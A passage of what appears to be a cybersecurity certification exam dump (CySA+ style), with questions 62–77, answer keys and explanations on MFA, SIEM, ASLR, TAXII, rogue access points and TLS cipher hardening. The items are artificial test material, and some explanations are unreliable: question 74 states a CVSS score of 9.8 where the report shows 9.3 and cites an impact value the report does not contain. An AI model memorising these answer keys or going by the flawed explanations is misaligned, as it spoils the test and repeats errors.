
STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Hot Area:

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	▼	▼
	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	▼	▼
	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	▼	▼
	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

Answer Area:

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	▼	▼

WEB_SERVER01 – Validate Result:
- False Positive
- False Negative
- True Positive
- True Negative

WEB_SERVER01 – Remediation Action:
- Encrypt Entire Session
- Encrypt All Session Cookies
- Implement Input Validation
- Submit as Non-Issue
- Employ Unique Token in Hidden Field
- Avoid Using Redirects and Forwards
- Disable HTTP
- Request Certificate from a Public CA
- Renew the Current Certificate

WEB_SERVER02 – Validate Result:
- False Positive
- False Negative
- True Positive
- True Negative

WEB_SERVER02 – Remediation Action:
- Encrypt Entire Session
- Encrypt All Session Cookies
- Implement Input Validation
- Submit as Non-Issue
- Employ Unique Token in Hidden Field
- Avoid Using Redirects and Forwards
- Disable HTTP
- Request Certificate from a Public CA
- Renew the Current Certificate

WEB_SERVER03 – Validate Result:
- False Positive
- False Negative
- True Positive
- True Negative

WEB_SERVER03 – Remediation Action:
- Encrypt Entire Session
- Encrypt All Session Cookies
- Implement Input Validation
- Submit as Non-Issue
- Employ Unique Token in Hidden Field
- Avoid Using Redirects and Forwards
- Disable HTTP
- Request Certificate from a Public CA
- Renew the Current Certificate

Section:
Explanation:

QUESTION 62
An organization was compromised, and the usernames and passwords of all em-ployees were leaked online. Which of the following best describes the remedia-tion that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Correct Answer: A
Section:
Explanation:
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

QUESTION 63
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001

Correct Answer: A
Section:
Explanation:
The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks. CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software.They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently1
PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system.These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks

QUESTION 64
Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

A. Deploy a database to aggregate the logging.
B. Configure the servers to forward logs to a SIEM-
C. Share the log directory on each server to allow local access,
D. Automate the emailing of logs to the analysts.

Correct Answer: B
Section:
Explanation:
The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.
A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business1. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users.SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks2345.
By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the

servers individually.This can save time, improve efficiency, and enhance security posture2345.

Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

QUESTION 65
Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

A. Review Of security requirements

B. Compliance checks

C. Decomposing the application

D. Security by design

Correct Answer: C
Section:
Explanation:
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat odeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities1. The other options are not part of the OWASP WSTG threat modeling process.

QUESTION 66
Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

A. TO ensure the report is legally acceptable in case it needs to be presented in court

B. To present a lessons-learned analysis for the incident response team

C. To ensure the evidence can be used in a postmortem analysis

D. To prevent the possible loss of a data source for further root cause analysis

Correct Answer: A
Section:
Explanation:
The correct answer is A. To ensure the report is legally acceptable in case it needs to be presented in court.
Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting1.
The other options are not reasons why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response. They are rather outcomes or benefits of conducting a thorough and effective incident response process. A lessonslearned analysis (B) is a way to identify the strengths and weaknesses of the incident response team and improve their performance for future incidents. A postmortem analysis © is a way to determine the root cause, impact, and timeline of the incident and provide recommendations for remediation and prevention. A root cause analysis (D) is a way to identify the underlying factors that led to the
incident and address them accordingly.

QUESTION 67
A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.
Which of the following techniques should be performed to meet the CISO's goals?

A. Vulnerability scanning

B. Adversary emulation

C. Passive discovery

D. Bug bounty

Correct Answer: B
Section:
Explanation:
The correct answer is B. Adversary emulation.
Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization1. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network2.
The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls.
Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

QUESTION 68
While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

A. Address space layout randomization
B. Data execution prevention
C. Stack canary
D. Code obfuscation

Correct Answer: A
Section:
Explanation:
The correct answer is A. Address space layout randomization.
Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows1. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs2.
The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap3. Stack canary © is a security technique that places a random value on the stack before a function's return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.

QUESTION 69
An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

A. Blocklisting
B. Allowlisting
C. Graylisting
D. Webhooks

Correct Answer: B
Section:
Explanation:
The correct answer is B. Allowlisting.
Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers12.
The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software

from running on a system or network, while allowing all other software.

Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

QUESTION 70
Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

A. TO provide metrics and test continuity controls
B. To verify the roles of the incident response team
C. To provide recommendations for handling vulnerabilities
D. To perform tests against implemented security controls

Correct Answer: A
Section:
Explanation:
The correct answer is A. To provide metrics and test continuity controls.
A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .
The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization's systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization's systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

QUESTION 71
A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

A. Deploy a WAF to the front of the application.
B. Replace the current MD5 with SHA-256.
C. Deploy an antivirus application on the hosting system.
D. Replace the MD5 with digital signatures.

Correct Answer: B
Section:
Explanation:
The correct answer is B. Replace the current MD5 with SHA-256.
The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.
The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application (A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system © may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

QUESTION 72
A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

A. OSSTMM
B. Diamond Model Of Intrusion Analysis
C. OWASP
D. MITRE ATT&CK

Correct Answer: D
Section:
Explanation:
The correct answer is D. MITRE ATT&CK.
MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements .
The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion:
adversary, capability, infrastructure, and victim. The Diamond Model can help understand the
characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups.
OWASP (Open Web Application Security Project) © is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

QUESTION 73
A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

A. Help desk
B. Law enforcement
C. Legal department
D. Board member

Correct Answer: C
Section:
Explanation:
The correct answer is C. Legal department.
According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to "report and escalate security incidents to appropriate stakeholders and authorities" 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee.
The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

QUESTION 74
An analyst is evaluating the following vulnerability report:

```
Vulnerability:
        Vulnerability Name: Remote Code Execution
        Group: Information Disclosure
        OWASP: A9 Using Components with Known Vulnerabilities

Metrics:
        CVE Dictionary Entry: CVE-2022-9999
        Base Score: 9.3
        CVSS:3.1 /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Profile:
        Authentication: Not used
        Times detected: View history
        Aggressiveness: High

Payloads:
        Click here for Request Payload
        Click here for Response Payload
```

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?

A. Payloads

B. Metrics

C. Vulnerability

D. Profile

Correct Answer: B

Section:

Explanation:

The correct answer is B. Metrics.

The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities.

The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources.

In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level.

The Impact metric of the CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity, and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs.

The other sections of the vulnerability report do not provide information about the level of impact on data confidentiality if a successful exploitation occurs. The Payloads section contains links to request and response payloads that demonstrate how the vulnerability can be exploited. The Payloads section can help an analyst to understand how the attack works, but it does not provide a quantitative measure of the impact. The Vulnerability section contains information about the type, group, and description of the vulnerability. The Vulnerability section can help an analyst to identify and classify the vulnerability, but it does not provide a numerical value of the impact. The Profile section contains information about the authentication, times viewed, and aggressiveness of the vulnerability. The Profile section can help an analyst to assess the risk and priority of the vulnerability, but it does not provide a specific measure of the impact on data confidentiality.

Reference:

[1] CVE - Common Vulnerabilities and Exposures (CVE)

[2] Common Vulnerability Scoring System SIG

[3] CVSS v3.1 Specification Document

[4] CVSS v3.1 User Guide

QUESTION 75

Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

A. It provides a structured way to gain information about insider threats.

B. It proactively facilitates real-time information sharing between the public and private sectors.

C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.

D. It is a semi-automated solution to gather threat intellbgence about competitors in the same sector.

Correct Answer: B
Section:
Explanation:

The correct answer is B. It proactively facilitates real-time information sharing between the public and private sectors.

TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing

attack vectors details such as malicious IP addresses, malware signatures, and threat actors123.

The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared

information123.

By implementing TAXII as part of a threat intelligence program, organizations can benefit from the following advantages:

They can receive timely and relevant information about the latest threats and vulnerabilities that may affect their systems or networks.

They can leverage the collective knowledge and experience of other organizations that have faced similar or related threats.

They can improve their situational awareness and threat detection capabilities by correlating and analyzing the shared information.

They can enhance their incident response and mitigation strategies by applying the best practices and recommendations from the shared information.

They can contribute to the overall improvement of cyber security by sharing their own insights and feedback with other organizations123.

The other options are incorrect because they do not accurately describe the importance of implementing TAXII as part of a threat intelligence program.

Option A is incorrect because TAXII does not provide a structured way to gain information about insider threats. Insider threats are malicious activities conducted by authorized users within an organization, such as employees, contractors, or partners. Insider threats can be detected by using various methods, such as user behavior analysis, data loss prevention, or anomaly detection.

However, TAXII is not designed to collect or share information about insider threats specifically. TAXII is more focused on external threats that originate from outside sources, such as hackers, cybercriminals, or nation-states4.

Option C is incorrect because TAXII does not exchange messages in the most cost-effective way and requires little maintenance once implemented. TAXII is a protocol that defines how messages are exchanged, but it does not specify the cost or maintenance of the exchange. The cost and maintenance of implementing TAXII depend on various factors, such as the type and number of services used, the volume and frequency of data exchanged, the security and reliability requirements of the exchange, and the availability and compatibility of existing tools and platforms. Implementing TAXII may require significant resources and efforts from both the information producers and

consumers to ensure its functionality and performance5.

Option D is incorrect because TAXII is not a semi-automated solution to gather threat intelligence about competitors in the same sector. TAXII is a fully automated solution that enables the exchange of threat intelligence among various entities across different sectors. TAXII does not target or collect information about specific competitors in the same sector. Rather, it aims to foster collaboration and cooperation among organizations that share common interests or goals in cyber security. Moreover, gathering threat intelligence about competitors in the same sector may raise ethical and legal issues that are beyond the scope of TAXII.

Reference:

1 What is STIX/TAXII? | Cloudflare

2 What Are STIX/TAXII Standards? - Anomali Resources

3 What is STIX and TAXII? - EclecticIQ

4 What Is an Insider Threat? Definition & Examples | Varonis

5 Implementing STIX/TAXII - GitHub Pages

[6] Cyber Threat Intelligence: Ethical Hacking vs Unethical Hacking | Infosec

QUESTION 76

During a recent site survey. an analyst discovered a rogue wireless access point on the network.
Which of the following actions should be taken first to protect the network while preserving evidence?

A. Run a packet sniffer to monitor traffic to and from the access point.

B. Connect to the access point and examine its log files.

C. Identify who is connected to the access point and attempt to find the attacker.

D. Disconnect the access point from the network

Correct Answer: D
Section:
Explanation:
The correct answer is D. Disconnect the access point from the network.
A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices1234.
The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation.
Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency5.
The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.
Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident5.
Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence. Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point.
Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation.
Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network5.
Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident. Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network5.
Reference:
1 CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives
2 Cybersecurity Analyst+ - CompTIA
3 CompTIA CySA+ CS0-002 Certification Study Guide
4 CertMaster Learn for CySA+ Training - CompTIA
5 How to Protect Against Rogue Access Points on Wi-Fi - Byos
6 Wireless Access Point Protection: 5 Steps to Find Rogue Wi-Fi Networks …
7 Rogue Access Point - Techopedia
8 Rogue access point - Wikipedia
9 What is a Rogue Access Point (Rogue AP)? - Contextual Security

QUESTION 77

While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).

A. Configure the server to prefer TLS 1.3.

B. Remove cipher suites that use CBC.

C. Configure the server to prefer ephemeral modes for key exchange.

D. Require client browsers to present a user certificate for mutual authentication.

E. Configure the server to require HSTS.

F. Remove cipher suites that use GCM.

Correct Answer: A, B
Section:
Explanation:
The correct answer is
A. Configure the server to prefer TLS 1.3 and B. Remove cipher suites that use CBC.
A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext12.
To remediate this issue, the organization should make the following configuration changes:
Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:
It deprecates weak and obsolete cryptographic algorithms, such as RC4, MD5, SHA-1, DES, 3DES, and CBC mode.
It supports only strong and modern cryptographic algorithms, such as AES-GCM, ChaCha20Poly1305, and SHA-256/384.
It reduces the number of round trips required for the handshake protocol, which improves performance and latency.
It encrypts more parts of the handshake protocol, which enhances privacy and confidentiality.
It introduces a zero round-trip time (0-RTT) mode, which allows resuming previous sessions without additional round trips.
It supports forward secrecy by default, which means that compromising the long-term keys does not affect the security of past sessions3456.
Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM78.
The other options are not effective or necessary to remediate this issue.
Option C is not effective because configuring the server to prefer ephemeral modes for key exchange does not prevent padding oracle attacks. Ephemeral modes for key exchange are methods that generate temporary and random keys for each session, such as Diffie-Hellman or Elliptic Curve DiffieHellman.
Ephemeral modes provide forward secrecy, which means that compromising the long-term keys does not affect the security of past sessions. However, ephemeral modes do not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the key exchange9.
